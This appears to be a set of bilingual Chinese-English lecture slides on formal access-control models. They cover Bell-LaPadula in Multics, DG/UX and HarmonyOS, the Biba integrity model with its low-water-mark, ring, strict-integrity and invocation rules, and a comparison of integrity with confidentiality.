


# BLP in OSes

- SELinux [open source release by NSA 2000]
- TrustedBSD [2000], 影响了 iOS 和 OS X

# BLP in Oses---Multics OS

- read	r
- execute	e, l
- read & write	w
- write	a



# BLP in Oses---Multics OS

- Subjects in Multics are processes. Each subject has a descriptor segment containing information about the process;
- The security level of subjects are kept in a process level table and a current-level table;
- The active segment table records all active processes; only active processes have access to an object.

# BLP in Oses---Multics OS

- For each **object** the subject currently has access to, there is a **segment descriptor word (SDW)** in the subject's descriptor segment;
- The SDW contains the **name** of the object, a **pointer** to the object, and **flags** for read, execute, and write access;
- **Objects** are memory segments, I/O devices, ...

segment  
descriptor  
word (SDW)

segment_id		pointer	
r: on	e: off	w: on	



## BLP in Oses---Multics OS

- Multics的星号安全特性
- For any SDW in the descriptor segment of an active process, the **current level of the process**
  - **dominates** the level of the segment if the **read** or **execute** flags are on and the **write** flag is off,
  - **is dominated by** the level of the segment if the **read** flag is off and the **write** flag is on,
  - **is equal to** the level of the segment if the **read** flag is on and the **write** flag is on.

# BLP in Oses---Multics OS

- Conditions for get-read
  - The OS has to check whether
    - the **ACL** of **segment-id**, stored in the segment's parent directory, lists **process-id** with **read** permission,
    - the **security level** of **process-id** dominates the security level of **segment-id**,
    - **process-id** is a trusted subject, or the **current security level** of **process-id** dominates the security level of **segment-id**.
  - If **all three conditions** are met, access is permitted and a SDW in the descriptor segment of **process-id** is added/updated.


# BLP in Oses---Multics OS



Multics OS

# BLP in Oses--- DG/UX


DG/UX [1985]



- Three regions: **Virus Prevention** ⊑ **User Region** ⊑ **Administrative Region**
- Writing up is prohibited (不可上写, 完整性)
- **User Region**
- **Virus Prevention**: executables that implement the system
  - Can't be written by users (不可下写)
  - Can be executed (read & execute)
- **Administrative Region**: authorization & authentication database (assigns labels), audit logs
  - Can't be read by users (不可上读)

# HarmonyOS

- HarmonyOS 严格实施 BLP  
机密性访问控制原则
- 确保用户数据和隐私不泄  
露
  - ✓ 确保**高安全数据**不会在用  
户无感的场景下从高安全  
等级设备泄漏到低安全等  
级的设备
  - ✓ 确保**低安全能力设备**不能  
获取高安全等级的数据



# Biba模型

- 1977年，Biba等人提出了第一个完整性安全模型---Biba模型，它基本是BLP模型的对偶，不同的只是它对系统中的每个主体和客体均分配一个完整性级别（integrity level）。
- 通过信息完整性级别的定义，在信息流向的定义方面不允许从级别低的进程到级别高的进程，也就是说用户只能向比自己安全级别低的客体写入信息。
- 防止非法用户创建安全级别高的客体信息，避免越权、篡改等行为的产生。

# 什么是系统的完整性？

- *Attempt 1*: Critical data not changed (e.g., TCB).
- *Attempt 2*: Critical data changed only in “*correct ways*”
  - E.g., in DB, integrity constraints are used for consistency
- *Attempt 3*: Critical data changed only through certain “*trusted programs*” (e.g., /bin/passwd)
- *Attempt 4*: Critical data changed only as intended by authorized users

# Biba模型

- 客体的完整性级别：用于描述对一个客体中所包含信息的信任度“trustworthiness”。比如：过路人的报告和专家组的报告。记为： $i(o)$
- 主体的完整性级别：用于衡量主体产生/处理信息能力上的信心“confidence”。比如：经鉴定软件产品和网上自由下载的软件。记为： $i(s)$
- 完整性级别和可信度有密切的关系，完整级别越高，意味着可信度越高。
- 三种访问模式：observe (read), modify (write), invoke (execute)

# Biba模型

- 完整性级别高的实体对完整性低的实体具有完全的支配性
- 反之，如果一个实体对另一个实体具有完全的控制权，说明前者完整性级别更高，这里的实体既可以是主体也可以是客体。

## 完整性级别绝对支配关系

- 设 $i_1$ 和 $i_2$ 是任意两个完整性级别，如果完整性级别为 $i_2$ 的实体比完整性级别为 $i_1$ 的实体具有更高的完整性，则称完整性级别 $i_2$ 绝对支配完整性级别 $i_1$ ，记为：

$$i_1 < i_2$$


# 完整性级别支配关系

- 设 $i_1$ 和 $i_2$ 是任意两个完整性级别，如果 $i_2$ 绝对支配 $i_1$ ，或者， $i_2$ 与 $i_1$ 相同，则称 $i_2$ 支配 $i_1$ ，记为：

$$i_1 \leq i_2$$

# 信息传递路径定义


- 一个信息传递路径是一个客体序列  $O_1, O_2, \dots, O_{n+1}$  和一个对应的主体序列  $S_1, S_2, \dots, S_n$ ，其中，对于所有的  $i$  ( $1 \leq i \leq n$ )，有  $S_i \sqsubset O_i$  和  $S_i \sqsubseteq O_{i+1}$ 。



通过连续读取和写入，信息可以从  $O_1$  流向  $O_{n+1}$

# 主体低水标(Low-Water-Mark)规则

- 设 $S$ 是任意主体， $O$ 是任意客体， $i_{min} = \min(i(S), i(O))$ ，那么，不管完整性级别如何， $S$ 都可以读 $O$ ，但是，“读”操作实施后，主体 $S$ 的完整性级别被调整为 $i_{min}$ 。
- 当且仅当  $i(O) \leq i(S)$  时，主体 $S$ 可以写客体 $O$ 。



即：任意主体可以读任意完整性级别的客体，但是如果主体读完整性级别比自己低的客体时，主体的完整性级别降低为客体完整性级别，否则，主体的完整性级别保持不变

**意义：**当主体需要读完整性级别低的客体，说明这个主体对低可信度的信息有依赖性，那对该主体的信任程度因此降低，于是把它的完整性级别降低到客体的完整性级别，防止这个主体进行非法修改行为。


# 主体低水标规则

- 写规则旨在防止直接的非法修改行为的发生。即，主体和客体的完整性级别标记能直接反映出该修改是不合理的；
- 读规则旨在防止间接的非法修改行为的发生。即：主体和客体原有的完整性级别标记并未反映出该修改的不合理，但从实际的完整性看，该修改已经不合理。
  - 例如：由于接受了低完整性的信息，因受感染的缘故，主体的完整性实际上已经降低，但原有的完整性级别标记没有反映出来。

## 主体低水标的信息传递


- 在Biba主体低水标模型的控制下，如果系统中存在一个从客体 $O_1$ 到客体 $O_{n+1}$ 的信息传递路径，那么，对于任意的 $k$  ( $1 \leq k \leq n$ )，必有  $i(O_{k+1}) \leq i(O_1)$ 。
- 信息不会从**低**完整性级别的客体传向**高**完整性级别的客体。
- **问题：**随着系统运行，**主体**的完整性水平下降
  - 任何主体很快将都无法访问高完整性级别的客体

# 举例---主体低水标规则






# 客体低水标规则

- 当且仅当  $i(S) \leq i(O)$  时，主体  $S$  可以读客体  $O$ 。
- 设  $S$  是任意主体， $O$  是任意客体， $i_{min} = \min(i(S), i(O))$ ，那么，不管完整性级别如何， $S$  都可以写  $O$ ，但是，“写”操作实施后，客体  $O$  的完整性级别被调整为  $i_{min}$ 。



客体的完整性级别会因主体的污染而降低。

# 举例---客体低水标规则



# 低水标完整性审计规则

- 设 $S$ 是任意主体， $O$ 是任意客体， $i_{min} = \min(i(S), i(O))$ ，那么，不管完整性级别如何， $S$ 都可以读 $O$ ，但是，“读”操作实施后，主体 $S$ 的完整性级别被调整为 $i_{min}$ 。
- 设 $S$ 是任意主体， $O$ 是任意客体， $i_{min} = \min(i(S), i(O))$ ，那么，不管完整性级别如何， $S$ 都可以写 $O$ ，但是，“写”操作实施后，客体 $O$ 的完整性级别被调整为 $i_{min}$ 。

追踪，但不防止污染

类似于软件安全中的污点（Tainting）概念

## 环规则

- 不管完整性级别如何，任何主体都可以**读**任何客体。
- 当且仅当  $i(O) \leq i(S)$  时，主体  $S$  可以**写**客体  $O$ 。

主体被信任可正确地处理低安全级别的输入。（与主体低水标规则的区别）

# 严格完整性规则

- 当且仅当  $i(S) \leq i(O)$  时，主体  $S$  可以读客体  $O$ （不下读）。
- 当且仅当  $i(O) \leq i(S)$  时，主体  $S$  可以写客体  $O$ （不上写）。

实施了严格完整性模型的规则，就隐含地实施了低水标模型的规则；因此，严格完整性模型也同时防止对实体进行直接的或间接的非法修改


# 调用/执行



主体运行并与另一个进程（另一个主体）通信的权限

从而通过调用软件工具（主体）间接访问其它客体。

# 调用/执行规则



- 两种选择
  - **Invocation Property** --- 调用低完整性级别的主体
  - **Controlled Invocation (Ring Invocation)** --- 调用高完整性级别的主体

# 调用/执行规则

- **Invocation Property** – 主体  $S_1$  只能调用在其自身完整性级别或之下的另一个主体  $S_2$ , 即  $i(S_2) \leq i(S_1)$ 
  - 举例：管理员调用工具来更改普通用户的密码。
  - 动机：否则，“dirty”工具可能会使用clean工具污染干净的客体。即，**防止滥用可信程序**。
    - 阻止的示例：防止由于防火墙而无法连接到网络的病毒（低），调用IE浏览器（高）（作为命令行参数传输到IE），进而为它构建连接以危害服务器。

# 调用/执行规则

- Controlled Invocation – 主体  $S_1$  只能调用在其自身完整性级别或之上的另一个主体  $S_2$ , 即  $i(S_1) \leq i(S_2)$ 
  - 低级主体应该只能通过可信/认证的更高级别的进程/工具访问高级客体。高级工具需要执行所有的一致性检查, 以确保客体保持 clean。
  - 举例: 普通用户通过密码更改工具更改自己的密码, 需要控制为仅能更该用户自己的密码, 而不是/etc/shadow中的其它任何密码。
  - 动机: 被调用的进程必须至少与调用进程一样可信 (防止非特洛伊木马进程调用特洛伊木马)。
    - 阻止的示例: 阻止管理员使用没有验证其安全性/完整性的第三方管理工具

## Biba and BLP

- Biba的严格完整性策略是BLP机密性策略的对偶。
- Biba和BLP模型相结合。

基于Biba模型和BLP模型的相似性，Biba模型可以比较容易的与BLP模型的相结合用以形成集机密性和完整性于一体的综合性安全模型。比如：在格（Lattice）模型中实现了机密格和完整格的结合。

# 完整性与机密性

- 高机密性、低完整性
  - Information collected by spy.
- 高完整性、低机密性
  - Code, configuration data, time, public key, root certs, etc.

# 完整性与机密性

机密性	完整性
Control <b>reading</b> ; preserved if confidential <i>info</i> is not read	Control <b>writing</b> ; preserved if important <i>obj</i> is not changed
For subjects who need to <b>read</b> , control writing after reading is sufficient, <b>no need to trust them</b>	For subjects who need to <b>write</b> , <b>has to trust them</b> , control reading before writing is <b>not</b> sufficient

Integrity requires trust in subjects!

# 完整性与机密性

- Confidentiality violation: leak a secret
  - CAN be prevented even if I tell the secret to a person I do not trust, so long as I can lock the person up AFTERWARDS to prevent further leakage
    - The person cannot leak confidential info without talking
- Integrity violation: follow a wrong instruction
  - CANNOT be prevented if I follow instruction from a person I do not trust even if I lock the person up BEFOREHAND to prevent the person from receiving any malicious instruction
    - The person can invent malicious instruction without outside input

# 完整性与机密性的区别

- For **confidentiality**, controlling reading & writing is sufficient
  - theoretically, **no subject needs to be trusted** for confidentiality;
  - however, one does need trusted subjects in BLP to make system realistic
- For **integrity**, controlling reading & writing is insufficient
  - one has to **trust all subjects** who can write to critical data

